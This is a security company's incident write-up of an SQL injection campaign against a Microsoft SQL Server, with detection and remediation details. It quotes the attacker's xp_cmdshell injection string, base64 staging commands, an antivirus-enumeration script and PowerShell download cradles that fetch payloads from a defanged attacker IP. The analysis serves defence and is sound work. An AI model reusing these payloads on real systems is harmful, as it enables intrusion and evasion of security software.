

# How CrowdStrike Stopped an SQL Injection Campaign

[crowdstrike.com/blog/how-crowdstrike-stopped-an-sql-injection-campaign/](https://crowdstrike.com/blog/how-crowdstrike-stopped-an-sql-injection-campaign/)

Michael DeCristofaro - Eric Loui - Josh Reynolds

August 3, 2021



In this blog, we describe a campaign of recent activity where CrowdStrike observed an actor likely related to [CARBON SPIDER](#) performing SQL injections in order to gain code execution as an initial infection vector. A combined effort from Falcon Complete™ (managed detection and response), Falcon OverWatch™ (managed threat hunting), and CrowdStrike Intelligence uncovered this campaign. The attack demonstrates how CARBON SPIDER has likely introduced new tactics, techniques and procedures (TTPs) following the actor's apparent [termination of the Darkside ransomware-as-a-Service program](#) in response to scrutiny following the [Colonial Pipeline Darkside incident](#).

Collaboration between Falcon Complete, Falcon OverWatch and CrowdStrike Intelligence is a force multiplier protecting customers from the latest threats. Leveraging Falcon OverWatch and their expert threat hunters, Falcon Complete is able to perform timely surgical remediation, extract important artifacts, and ultimately stop breaches.

Partnering with CrowdStrike Intelligence allows these teams to take advantage of incident attribution, such as understanding adversary motives (targeted, financial, or [hacktivism](#)), their Tactics, Techniques, and Procedures (TTPs), as well as enabling proactive discovery of actor

Indicators of Attack and Indicators of Compromise to keep customers safe. Knowing an adversary and their intent is powerful knowledge during the triage and remediation process to best track past activity and anticipate future actions.

## Falcon Complete Investigates and Responds

---

Falcon Complete began responding to detections triggered within the CrowdStrike Falcon® platform tagged with [MITRE ATT&CK technique T1059](#), “Execution via PowerShell” where a Microsoft SQL Server executable was blocked from launching a PowerShell script. The Falcon Complete team acknowledged and began investigating the detections within 6 minutes. Threat hunters from the Falcon OverWatch team identified a broad range of reconnaissance activity as highly suspicious, and flagged the additional activity for review 11 minutes after the initial detection occurred.



ACTION TAKEN	 Operation blocked
SEVERITY	 High
OBJECTIVE	Follow Through
TACTIC & TECHNIQUE	Execution via PowerShell
TECHNIQUE ID	T1059.001
IOA NAME	PShellWroteAndRan
IOA DESCRIPTION	PowerShell unexpectedly wrote and ran an executable. PowerShell is often abused as a dropper for malicious payloads. Investigate the process tree.

Figure 1. Initial detection




Figure 2. OverWatch enriched process tree

Further reviewing the process tree with added OverWatch enrichment, Falcon identified multiple CMD.EXE instances executing under Microsoft SQL Server.

- o ping -n 12 127.0.0.1
- o echo 1
- o ping -n 4 127.0.0.1
- o echo 1
- o echo  
ZnVuY3Rpb24gc3RhcncRQcyAoJG5hbWVzKXsgJGNoZWNrTG1zdCA9JG5hbWVzLlNwbGl0KCIgIik'  
>> "F:\Microsoft SQL Server\MSSQL13.MSSQLSERVER\MSSQL\Log\tmpfhikx.txt"
- o echo \$Base64 = Get-Content -Path "F:\Microsoft SQL Server\MSSQL13.MSSQLSERVER\MSSQL\Log\tmpfhikx.txt"; \$Base64 = \$Base64 -replace "`t|\n|\r",","; \$Content = [System.Convert]::FromBase64String(\$Base64); Set-Content -Path "C:\Windows\Temp\abc.ps1" -Value \$Content -Encoding Byte >> "F:\Microsoft SQL Server\MSSQL13.MSSQLSERVER\MSSQL\Log\tmppsrlje.ps1"
- o powershell -ExecutionPolicy Bypass -File "F:\Microsoft SQL Server\MSSQL13.MSSQLSERVER\MSSQL\Log\tmppsrlje.ps1" & del /F /Q "F:\Microsoft SQL Server\MSSQL13.MSSQLSERVER\MSSQL\Log\tmpfhikx.txt" & del /F /Q "F:\Microsoft SQL Server\MSSQL13.MSSQLSERVER\MSSQL\Log\tmppsrlje.ps1"
- o powershell -ExecutionPolicy Bypass -File "F:\Microsoft SQL Server\MSSQL13.MSSQLSERVER\MSSQL\Log\tmppsrlje.ps1"
- o ping -n 8 127.0.0.1
- o echo 1
- o powershell.exe -NoP -NonI -Exec Bypass -File C:\Windows\Temp\abc.ps1
- o echo 1
- o powershell.exe -Enc "SQBFAFgAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABOAGUAdAAuAFcAZQBiaEMAbABpAGUAbgl
- o echo 1

Reviewing the commands shows the actor used both `echo 1` and `ping -n [number] 127.0.0.1` multiple times to ensure connectivity and responsiveness of the host to the SQL Injection attempts.

After verifying access, the actor used the `echo` command to write base64-encoded content into a file located at `F:\Microsoft SQL Server\MSSQL13.MSSQLSERVER\MSSQL\Log\tmpfhikx.txt`.

Next, PowerShell was used to `echo` a base64 decoding script into `F:\Microsoft SQL Server\MSSQL13.MSSQLSERVER\MSSQL\Log\tmppsrlje.ps1` that would decode `tmpfhikx.txt` and write the final payload using `Set-Content` to `C:\Windows\Temp\abc.ps1`.

The actor then attempted to execute `tmppsr1je.ps1` , and finally execute the decoded payload `C:\Windows\Temp\abc.ps1` . The decoded content of the Base64 payload is below.

```
function startPs ($names)
{
$checkList =$names.Split(" ");
$process = Get-Process;
for($i=0; $i -lt $process.Length; $i++)
{
if($checkList.Contains($process[$i].ProcessName))
{
return "+";
}
}
return "-";
}
startPs "ALMon Alsvc SAVAdminService SavService AvastSvc Avastgui PSUAMain
PSUAService PSANHost egui ekrn avgcsrva avgemca avgfwsa avgidsagenta avgnsa avgsvca
avgui avguix avgwdsvca AVGUI AVGSvc EndpointService EndpointIntegration BITS
DevMgmtService ProductAgentService bdagent ZoneAlarmUpdate ZoneAlarmCrashHandler64
ZoneAlarmCrashHandler ZA_WSC ZANG_MgrSvc ZANG_AV UI_Main AR_Service"
```

The above script is an antivirus enumeration PowerShell payload that acquires running processes using `Get-Process` and searches for the following antivirus processes:

- ALMon
- Alsvc
- SAVAdminService
- SavService
- AvastSvc
- Avastgui
- PSUAMain
- PSUAService
- PSANHost
- egui
- ekrn
- avgcsrva
- avgemca
- avgfwsa
- avgidsagenta
- avgnsa
- avgsvca
- avgui
- avguix
- avgwdsvca
- AVGUI

- AVGSvc
- EndpointService
- EndpointIntegration
- BITS
- DevMgmtService
- ProductAgentService
- bdagent
- ZoneAlarmUpdate
- ZoneAlarmCrashHandler64
- ZoneAlarmCrashHandler
- ZA\_WSC
- ZANG\_MgrSvc
- ZANG\_AV
- UI\_Main
- AR\_Service

If any of these process names are found, the character “+” is returned, otherwise the “-” character is returned.

After none of the anti-viruses from the enumeration script were found, the actor then attempted to execute a base64 encoded PowerShell command.

```
powershell.exe -Enc
"SQBFAFgAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIAB0AGUAdAAuAFcAZQBIAEMAbABpAGUAbgB0ACK/
```

The PowerShell command decodes to an Invoke-Expression download cradle for an additional PowerShell script.

```
IEX (New-Object
Net.WebClient).DownloadString('http://46.17.105[.]207/6432565764923.ps1')
```

Falcon blocked the download of this script. CrowdStrike Intelligence subsequently retrieved the payload and confirmed it is a distinctive PowerShell stager named Demux commonly used by CARBON SPIDER.

*Demux* executes a stager DLL in memory. The stager DLL leveraged in this attack uses the IP addresses 46.17.105[.]207 and 185.242.85[.]126 for command-and-control (C2) communications. CrowdStrike Intelligence has observed exclusive use of *Demux* PowerShell loaders and the stager DLLs during CARBON SPIDER-related activity. Based on the current available evidence, it is assessed with low confidence that this activity originates from CARBON SPIDER.

For Falcon OverWatch and Falcon Complete on the frontlines, attribution is an important piece of information to take into account. In this case, CARBON SPIDER is a financially motivated eCrime actor, who has recently been conducting high profile Big Game Hunting



ransomware campaigns. Attribution from CrowdStrike Intelligence allows Threat Hunters and MDR Analysts understand the adversary's intent and investigate for Tactics, Techniques, and Procedures commonly used by the known threat actor.

Concurrently to collaborating with CrowdStrike Intelligence, Falcon Complete was still triaging and responding to the active incident in the customer environment. By this point the SQL server had been network contained and further investigation into the initial access vector was underway.

## Pivoting to the Web Server to Confirm Initial Access Vector

---

After reviewing the initial OverWatch alert, Falcon Complete pivoted to reviewing the IIS logs from the customer's web server at the time of the incident to confirm the initial access vector as SQL Injection. Through analysis of the logs, Falcon Complete confirmed that the actor used the SQL `xp_cmdshell` command to execute multiple PowerShell (PS) payloads.

In an attempt to hide their intent and to possibly bypass security technologies, such as web-application firewalls, the actor made use of multiple encoding techniques within the SQL-injection statements. An example injection can be found here:

```
' ;dEClArE @czyd VaRcHar(8000);SEt @czyd=0x6563686f2031;iNsERt inTo  
SQLMaPoUtPUT(data) eXec master..xp_cmdshell @czyd--
```


This injection finishes the legitimate SQL statement using a single quote ('), proceeds to create the variable named `czyd`, sets its contents to the hexadecimal-encoded value of `0x6563686f2031` (which decodes to `echo 1`), and executes the variable using `exec master..xp_cmdshell @czyd`. The use of `iNsERt inTo SQLMaPoUtPUT(data)` indicates the actor likely leveraged the *sqlmap* tool to perform automated SQL injection against the target web application.

CARBON SPIDER's PowerShell payloads were executed using the encoding patterns described above within additional SQL-injection statements.

An interesting artifact recovered from the web server IIS logs showed the actor's failed attempts to continue exploitation after the SQL server was network contained. After their remote download was blocked, the actor attempted to echo the *Demux* PowerShell content into a file to execute, however the command failed due to the SQL server being contained. By reviewing the IIS logs, Falcon Complete was then able to provide the customer with specific information on the SQL Injection Vulnerabilities, and provide them with key information for fixing the vulnerable web page.

Falcon Complete began response within 6 minutes, contained the threat in under 30 minutes, and fully remediated the host within 1 hour and 45 minutes, with active support from Falcon OverWatch and CrowdStrike Intel. By stopping the breach before the actor could

achieve their goals and cause any significant impact, Falcon Complete again demonstrated the critical importance of rapid response.



## Additional OverWatch Observations

---

CrowdStrike Falcon OverWatch observed a similar incident, in which successful SQL injection led to execution of encoded PowerShell commands. The commands decoded to:

```
$p=((New-Object  
Net.WebClient).DownloadString('http[:]//46.17.105[.]207/lzbt6001sop_64ref1.ps1'))  
( 'IeX' )
```

This command downloaded a *Demux* PowerShell loader, which loads a DLL into memory. This DLL used the same IP addresses `46.17.105[.]207` and `185.242.85[.]126` for C2 communications.

In addition to the PowerShell download cradle, OverWatch also observed the actor using the same `echo 1` and `ping` commands, as well as `wmic` to query the domain name.

- `echo 1`
- `ping -n 10 127.0.0.1`
- `wmic ComputerSystem get domain`

## Conclusion

---



This incident described in this blog is attributed with low confidence to CARBON SPIDER, based on use of the *Demux* Loader and stager DLL combination. CARBON SPIDER's likely use of [SQL injection](#) as an initial access method represents a new development, marking a departure from the typical indiscriminate spam campaigns the actor continues to conduct. Gaining code execution on an MSSQL server within an environment could provide an avenue for the actor to move laterally into the corporate network if compromised servers are not located in a Demilitarized Zone (DMZ).

This campaign demonstrates CARBON SPIDER's willingness and ability to introduce different TTPs in order to compromise victims. It is likely the actor will continue to leverage both spam and server exploitation to achieve initial access in the near-term.

Falcon Complete, Falcon OverWatch and CrowdStrike Intelligence continually partner to proactively hunt, identify, and remediate malicious activity from threat actors. By working together, these teams take full advantage of CrowdStrike's expertise and keep CrowdStrike customers protected 24/7/365.

### **Additional Resources**

---

- *Learn more by visiting the [Falcon Complete product webpage](#).*
- *Read a white paper: [CrowdStrike Falcon Complete: Instant Cybersecurity Maturity for Organizations of All Sizes](#).*
- *Test CrowdStrike next-gen AV for yourself: [Start your free trial of Falcon Prevent™](#).*